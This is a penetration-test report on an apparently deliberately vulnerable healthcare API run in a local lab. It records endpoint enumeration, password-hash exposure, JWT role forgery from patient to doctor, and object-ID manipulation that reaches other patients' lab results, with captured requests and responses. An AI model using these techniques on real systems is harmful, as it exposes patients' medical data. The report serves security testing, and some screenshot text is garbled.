

API Reconnaissance, BOLA and Injection Testing Report

Target: Zero Health API

Tester: Blessing Isaiah

Date: 09 February, 2026

Executive Summary

This assessment evaluates the healthcare management application with a focus on API security, sensitive patient data protection, and alignment with secure coding and access control best practices. Analysis of observed application behavior and runtime logs identified multiple high-risk security weaknesses related to improper input handling, insufficient authorization enforcement, verbose error management, and unintended data exposure through API responses.

The findings indicate gaps in defensive controls that could allow an attacker to enumerate endpoints, manipulate parameters, and access or infer sensitive backend resources. These weaknesses increase the overall attack surface of the application and elevate the risk of unauthorized access to patient-related data.

Environment

The assessment was conducted against a locally deployed application running within a Docker network and accessed from a Kali Linux host system.

Observed API Base URLs

- Frontend application:
http://172.19.0.1:3000
- Backend API service:
http://localhost:5000

Tools Used

- Burp Suite
- FoxyProxy browser extension
- Postman
- Kali Linux terminal utilities

Proxy Configuration

- Burp Suite configured to listen on port 8080
- FoxyProxy configured to forward browser traffic through Burp Suite

Objective

The objectives of this assessment were to:

- Perform reconnaissance on live API traffic generated by the application
- Generate an OpenAPI compatible Postman collection from captured traffic
- Identify exposed endpoints and request parameters

- Evaluate API behavior for injection-style weaknesses, Broken Object Level Authorization risks, and endpoint enumeration issues using Postman

Methodology

The assessment followed a black-box testing approach without prior knowledge of the API schema or backend implementation. Both passive and active reconnaissance techniques were applied throughout the testing process.

1. Traffic Interception and Analysis

The browser was configured to route all traffic through Burp Suite using FoxyProxy. This configuration enabled full visibility into requests exchanged between the frontend application and the backend API.

Intercepted traffic included:

- Static asset requests
- Application navigation endpoints
- Authenticated API requests containing Bearer tokens

Captured traffic was logged and later used to reconstruct API behavior and endpoint structure.

Scope

In Scope

- Zero Trust healthcare application
- Backend and frontend APIs exposed within the Docker network

Out of Scope

- External third-party web applications
- Infrastructure components outside the local test environment

Proof of Concept and Findings

Finding 1: Reconnaissance and API Inventory Generation

Description

Live application traffic was intercepted and analyzed to enumerate backend API endpoints actively used by the Zero Health application. Traffic capture was performed during normal user interaction with the frontend, and the captured requests were converted into a structured Postman collection for further testing.

This activity confirmed that backend API discovery is possible without prior knowledge of the API structure.

Captured traffic was successfully converted into a Postman collection.

```

server-1 | Sample chat history created successfully.
server-1 |
server-1 | 🚀 Sample data initialization completed in 2337ms
server-1 | 📧 You can login with: patient@test.com / password123
server-1 | 🧑 Or as doctor: doctor@test.com / password123
server-1 | 🌐 Zero Health Server running on port 5000
server-1 | 🏥 Healthcare Portal API initialized successfully
server-1 | 📧 Test Patient login: patient@test.com / password123
server-1 | 🧑 Test Doctor login: doctor@test.com / password123
client-1 | HTTP 2/7/2026 7:30:05 PM 172.19.0.1 GET /
client-1 | HTTP 2/7/2026 7:30:05 PM 172.19.0.1 Returned 200 in 131 ms
client-1 | HTTP 2/7/2026 7:30:06 PM 172.19.0.1 GET /assets/index-DxAMajQm.js
client-1 | HTTP 2/7/2026 7:30:06 PM 172.19.0.1 GET /assets/index-B0QWSUC0.css
client-1 | HTTP 2/7/2026 7:30:06 PM 172.19.0.1 Returned 200 in 33 ms
client-1 | HTTP 2/7/2026 7:30:06 PM 172.19.0.1 Returned 200 in 114 ms
client-1 | HTTP 2/7/2026 7:30:07 PM 172.19.0.1 GET /favicon.svg
client-1 | HTTP 2/7/2026 7:30:07 PM 172.19.0.1 Returned 200 in 25 ms
client-1 | HTTP 2/7/2026 7:33:16 PM 172.19.0.1 GET /register
client-1 | HTTP 2/7/2026 7:33:16 PM 172.19.0.1 Returned 200 in 8 ms
client-1 | HTTP 2/7/2026 7:33:16 PM 172.19.0.1 GET /assets/index-DxAMajQm.js
client-1 | HTTP 2/7/2026 7:33:16 PM 172.19.0.1 Returned 304 in 7 ms
client-1 | HTTP 2/7/2026 7:33:16 PM 172.19.0.1 GET /assets/index-B0QWSUC0.css
client-1 | HTTP 2/7/2026 7:33:16 PM 172.19.0.1 Returned 304 in 24 ms

```

Figure 1: Live traffic logs captured via kali terminal




Figure 2: Generated Postman collection from application traffic

Observations

This outcome indicates the following:

- API endpoints are actively consumed by the frontend application.

- A functional API inventory exists internally but is not publicly documented.
- Endpoint discovery relies on frontend behavior rather than enforced backend access restrictions.
- Attackers can enumerate endpoints through passive interception and behavioral analysis.

Identified API Endpoints (Postman Collection)

The following endpoints were identified from the reconstructed Postman collection generated during live traffic analysis. These endpoints represent the full backend API surface actively consumed by the Zero Health application.

Base URL:

http://localhost:5000

Authentication Mechanism:

Bearer token supplied via the Authorization header.

Authentication Endpoints

- *POST /api/register*
Registers a new user account with role-based assignment.
- *POST /api/login*
Authenticates a user and returns a JWT access token.

Appointment Management

- *GET /api/appointments*
Retrieves appointments associated with the authenticated user.
- *POST /api/appointments*
Creates a new appointment using user-controlled fields including date, time, doctor identifier, and reason.

Messaging

- *GET /api/messages*
Retrieves messages associated with the authenticated user.
- *POST /api/messages*
Sends a new message using user-supplied input content.

Medical Data Endpoints

These endpoints expose sensitive healthcare data and were treated as high-risk during testing.

- *GET /api/prescriptions*
Retrieves prescription records.
- *GET /api/lab-results*
Retrieves laboratory results. This endpoint demonstrated multiple input-handling weaknesses.
- *GET /api/doctors*
Retrieves a list of registered doctors.

- ## Chatbot Functionality

- ## Manual Endpoint Testing with Postman and Burpsuite

Step 1: Token Acquisition

- Attempted to access doctor-related endpoints using a patient token.
- Access to /api/doctors succeeded, and sensitive doctor information was returned.

Request

PrettyRawHexJSON Web TokenJSON Web Tokens

```
1 GET /api/doctors HTTP/1.1
2 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCIGNTIzImVtYWlsIjoiYmZlc3MyOGdtYWlsLmNvbSIzInJvbnGUl0iwiYXRpZ
  W50IiwiaWF0IjoxNzcwNTcyfQ.kl3CLeHA10jE3NZA2NTg20TV9.m53af0j_4_TVo96mdhjH7tzujxYKF4wLTE6_uQC1_c
3 User-Agent: PostmanRuntime/7.49.1
4 Accept: */*
5 Cache-Control: no-cache
6 Postman-Token: 569e3b26-cdd1-4afb-b977-58d4623c7a3c
7 Host: localhost:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

Response

PrettyRawHexRender

```
{
  "first_name": "Dr. Kendrick",
  "last_name": "Laval",
  "email": "doctor@test.com",
  "password": "$2a$05$450lfbnPeYu.ndrHEdjduNZ.MGobNJlBcp7in9chlgDF6axqdm",
  "phone": "+1-555-0456",
  "date_of_birth": null,
  "address": null,
  "specialization": null,
  "license_number": null,
  "created_at": "2026-02-07T19: 20: 27.507Z"
},
{
  "id": 5,
  "first_name": "Dr. Marshall D.",
  "last_name": "Teach",
  "email": "dr.teach@zerohealth.com",
  "password": "$2a$10$dZPzleN1TX2UhaUMWiyL.Uh/im92.XPCwSSYA8GCHEFDk6Qd4ECt",
  "phone": "+1-555-0999",
  "date_of_birth": null,
  "address": null,
  "specialization": null,
  "license_number": null,
```

Step 3: Role Enforcement Validation

- Attempted to access /api/patients using a patient token.
- Access was correctly denied due to role restrictions.

Send

Cancel

<

>

Target: http://localhost:5000

HTTP/1

Request

Pretty

Raw

Hex

JSON Web Token

JSON Web Tokens

```

1 GET /api/patients HTTP/1.1
2 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTIsImlvIjoiYm9lc3MyOGdtYmlsLmNvbSIsInJvbGUiOiJwYXRpZ
  W50IiwiaWF0IjoxNzcxNjc0NjY3Lm91dG8iOiJBNzA2NjEwOTd9.6AYn_GhrC6JABG6J0nCaV5rVdCE6aZjBrNCH7_EAUdG
3 User-Agent: PostmanRuntime/7.49.1
4 Accept: */*
5 Cache-Control: no-cache
6 Postman-Token: 17360dfb-438c-4d99-b442-239cfe0505fc
7 Host: localhost:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11

```

Response

Pretty

Raw

Hex

Render


```

1 HTTP/1.1 403 Forbidden
2 X-Powered-By: Express
3 Vary: Origin
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Content-Type, Authorization, X-Total-Count
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 34
8 ETag: W/"22-SugZoxUo++3QHogaM5GoLUMVsUw"
9 Date: Sun, 08 Feb 2026 18:19:06 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12
13 {
14   "error": "Doctor access required"
15 }

```


Step 4: Token Analysis and Manipulation

- JWT token structure was analyzed.
- Weak token signing controls were identified.
- The signing secret was recovered.
- The token role claim was modified from patient to doctor.



Step 5: Privilege Escalation

- A forged token with elevated privileges was generated.



ENCODED VALUE

Generate example

Copy

Clear

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTIsImVtYWlsIjoiYmxlc3MyQGdtYWlsLmNvbSI6InJvbGU0Ijkb2N0b3IiLCJpYXQiOiJlcy00IiwiaWF0IjoiYmV4cCI6MTc3MDY1ODY5NX0.tIR-8VxbVI3A6EKKLY4Ij5IkvG8ATDfIE6t6SeCIQpE

Valid Signed JWT

Live Editing

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTIsImVtYWlsIjoiYmxlc3MyQGdtYWlsLmNvbSI6InJvbGU0Ijkb2N0b3IiLCJpYXQiOiJlcy00IiwiaWF0IjoiYmV4cCI6MTc3MDY1ODY5NX0.tIR-8VxbVI3A6EKKLY4Ij5IkvG8ATDfIE6t6SeCIQpE

DECODED HEADER

ALGORITHM & TOKEN TYPE

JSONCLAIMS TABLE

Valid JSON

"alg": "HS256",

"typ": "JWT"

DECODED PAYLOAD

DATA

JSONCLAIMS TABLE

Valid JSON

"id": 12,

"email": "bless2@gmail.com",

"role": "doctor",

"iat": 1770572295,

"exp": 1770658695

JWT SIGNATURE VERIFICATION
(OPTIONAL)

Full access to `/api/patients` was obtained using the modified token.

Request

PrettyRawHexJSON Web TokenJSON Web Tokens

1 GET /api/patients HTTP/1.1

2 Authorization: Bearer

3 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTIsImVtYWlsIjoiYmxlc3MyQGdtYWlsLmNvbSI6InJvbGU0Ijkb2N0b3IiLCJpYXQiOiJlcy00IiwiaWF0IjoiYmV4cCI6MTc3MDY1ODY5NX0.tIR-8VxbVI3A6EKKLY4Ij5IkvG8ATDfIE6t6SeCIQpE

4 User-Agent: PostmanRuntime/7.49.1

5 Accept: */*

6 Cache-Control: no-cache

7 Postman-Token: 17360dfb-438c-4d99-b442-239cfa0506fc

8 Host: localhost:5000

9 Accept-Encoding: gzip, deflate, br

10 Connection: keep-alive

11

Response

PrettyRawHexRender

13 [

{

"id": 2,

"first_name": "Samuel",

"last_name": "L Jackson",

"email": "patient@test.com",

"phone": "+1-555-0123",

"date_of_birth": "1985-06-15T00:00:00.000Z",

"gender": null

},

{

"id": 3,

"first_name": "Alice",

"last_name": "Johnson",

"email": "patient2@test.com",

"phone": "+1-555-0124",

"date_of_birth": "1990-03-20T00:00:00.000Z",

"gender": null

},

{

"id": 11,

"first_name": null,

Request

PrettyRawHexJSON Web TokenJSON Web Tokens

1 GET /api/patients HTTP/1.1

2 Authorization: Bearer

3 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTIsImVtYWlsIjoiYmxlc3MyQGdtYWlsLmNvbSI6InJvbGU0Ijkb2N0b3IiLCJpYXQiOiJlcy00IiwiaWF0IjoiYmV4cCI6MTc3MDY1ODY5NX0.tIR-8VxbVI3A6EKKLY4Ij5IkvG8ATDfIE6t6SeCIQpE

4 User-Agent: PostmanRuntime/7.49.1

5 Accept: */*

6 Cache-Control: no-cache

7 Postman-Token: 17360dfb-438c-4d99-b442-239cfa0506fc

8 Host: localhost:5000

9 Accept-Encoding: gzip, deflate, br

10 Connection: keep-alive

11

Response

PrettyRawHexRender

{

"first_name": "Alice",

"last_name": "Johnson",

"email": "patient2@test.com",

"phone": "+1-555-0124",

"date_of_birth": "1990-03-20T00:00:00.000Z",

"gender": null

},

{

"id": 11,

"first_name": null,

"last_name": null,

"email": "bless2@gmail.com",

"phone": null,

"date_of_birth": null,

"gender": null

},

{

"id": 12,

"first_name": null,

"last_name": null,

"email": "bless2@gmail.com",

"phone": null,

Scenario 2 : Broken Object Level Authorization in Lab Results Endpoint


Description

The lab results endpoint fails to properly enforce object-level authorization, allowing authenticated users to access laboratory records belonging to other patients. Access control is applied at the endpoint level but not at the object ownership level.

Step 1: Register a New Patient Account

A new patient account was registered using the public registration endpoint:

- *POST /api/register*
- A valid JWT access token was issued for the new patient user.



The screenshot displays a REST client interface with two panels: 'Request' and 'Response'.

Request Panel:

- Method: POST
- URL: /api/register
- Headers:
 - Content-Type: application/json
 - User-Agent: PostmanRuntime/7.49.1
 - Accept: /*
 - Cache-Control: no-cache
 - Postman-Token: af1926c5-2b6d-4202-8e47-5007d6e543a0
 - Host: localhost:5000
 - Accept-Encoding: gzip, deflate, br
 - Connection: keep-alive
 - Content-Length: 197
- Body (JSON):

```
{  "first_name": "Tester",  "last_name": "Bee",  "email": "Beel@gmail.com",  "password": "123456",  "phone": "+1-555-0125",  "date_of_birth": "1995-03-20T00:00:00.000Z",  "gender": "Female",  "role": "patient"}
```

Response Panel:

- Status: 201 Created
- Headers:
 - X-Powered-By: Express
 - Vary: Origin
 - Access-Control-Allow-Credentials: true
 - Access-Control-Expose-Headers: Content-Type, Authorization, X-Total-Count
 - Content-Type: application/json; charset=utf-8
 - Content-Length: 266
 - Etag: W/"10a-ezoUddTely100m33xLCi6FUnImU"
 - Date: Sun, 08 Feb 2026 18:42:26 GMT
 - Connection: keep-alive
 - Keep-Alive: timeout=5
- Body (JSON):

```
{  "user": {    "id": 22,    "email": "Beel@gmail.com",    "role": "patient",    "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MjIsImlzIjoiQmVlMUBnbWpCbC5jb20iLCJyb2xlIjoicGF0aWVudCIsImhhdCI6MTc3MDU5NjE0NiwiZiI6IjoxNzcxNjYyNTQ2fQ.w2LM0BBTvgZbdDy8zRyy8FvcfsrjAAX9P1M0sl78BDU"  }}
```

Step 2: Access Lab Results with Patient Token

Using the patient token, the following request was sent:

- *GET /api/lab-results*

Result:

The server returned HTTP 200 OK, confirming that patient users are allowed to access lab results.

Repeater

Repeater

1 x 2 x 3 x 4 x 5 x 6 x +

Send  Cancel < >

Target: http://localhost:5000  HTTP/1

Request

Pretty Raw Hex JSON Web Token JSON Web Tokens   ln ≡

```
1 GET /api/lab-results HTTP/1.1
2 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImJIsImVtYWlsIjoiaWVLMUBnbWp6C5jb20iLCJyb2xlIjoicGF0aWVud
  CIsImh0cCI6MTc3MDU3NjE0NiwiZXhwIjoxNzcxNjYyNTQ2F0. v2LM0BBtvqZbdv8zRyy8fvcfsrjAAX9P1M0sL78BDU
3 User-Agent: PostmanRuntime/7.49.1
4 Accept: */*
5 Cache-Control: no-cache
6 Postman-Token: 323bacf6-0bec-4b6c-afe2-88ec99d5727e
7 Host: localhost:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

Response

Pretty Raw Hex Render  ln ≡

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Vary: Origin
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Content-Type, Authorization, X-Total-Count
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 2
8 ETag: W/"2-19Fw4VU07kr8Cv8lt4zaMCqKZ0w"
9 Date: Sun, 08 Feb 2026 18:49:58 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12
13 {
14 }
```

Step 4: Object ID Manipulation

The request was modified to include an explicit patient identifier:

Request

Pretty Raw Hex JSON Web Token JSON Web Tokens   ln ≡

```
1 GET /api/lab-results/1 HTTP/1.1
2 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImJIsImVtYWlsIjoiaWVLMUBnbWp6C5jb20iLCJyb2xlIjoicGF0aWVud
  CIsImh0cCI6MTc3MDU3NjE0NiwiZXhwIjoxNzcxNjYyNTQ2F0. v2LM0BBtvqZbdv8zRyy8fvcfsrjAAX9P1M0sL78BDU
3 User-Agent: PostmanRuntime/7.49.1
4 Accept: */*
5 Cache-Control: no-cache
6 Postman-Token: 323bacf6-0bec-4b6c-afe2-88ec99d5727e
7 Host: localhost:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

Response

Pretty Raw Hex Render  ln ≡

```
5 Access-Control-Expose-Headers: Content-Type, Authorization, X-Total-Count
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 396
8 ETag: W/"18c-0by3PkP0hZNPtufiSMvNPrRpYoI"
9 Date: Sun, 08 Feb 2026 18:50:56 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12
13 {
14   "id": 1,
15   "patient_id": 2,
16   "doctor_id": 4,
17   "test_name": "Complete Blood Count (CBC)",
18   "result": "WBC: 7.2, RBC: 4.5, Hemoglobin: 14.2, Hematocrit: 42.1, Platelets: 285",
19   "test_date": "2024-01-15T00:00:00.000Z",
20   "file_path": "sample-blood-1.svg",
21   "created_at": "2026-02-07T19:20:27.711Z",
22   "patient_first_name": "Samuel",
23   "patient_last_name": "L Jackson",
24   "doctor_first_name": "Dr. Kendrick",
25   "doctor_last_name": "Laval"
26 }
```

Request

Pretty Raw Hex JSON Web Token JSON Web Tokens   ln ≡

```
1 GET /api/lab-results/2 HTTP/1.1
2 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImJIsImVtYWlsIjoiaWVLMUBnbWp6C5jb20iLCJyb2xlIjoicGF0aWVud
  CIsImh0cCI6MTc3MDU3NjE0NiwiZXhwIjoxNzcxNjYyNTQ2F0. v2LM0BBtvqZbdv8zRyy8fvcfsrjAAX9P1M0sL78BDU
3 User-Agent: PostmanRuntime/7.49.1
4 Accept: */*
5 Cache-Control: no-cache
6 Postman-Token: 323bacf6-0bec-4b6c-afe2-88ec99d5727e
7 Host: localhost:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 0
11
12
```

Response

Pretty Raw Hex Render  

```
5 Access-Control-Expose-Headers: Content-Type, Authorization, X-Total-Count
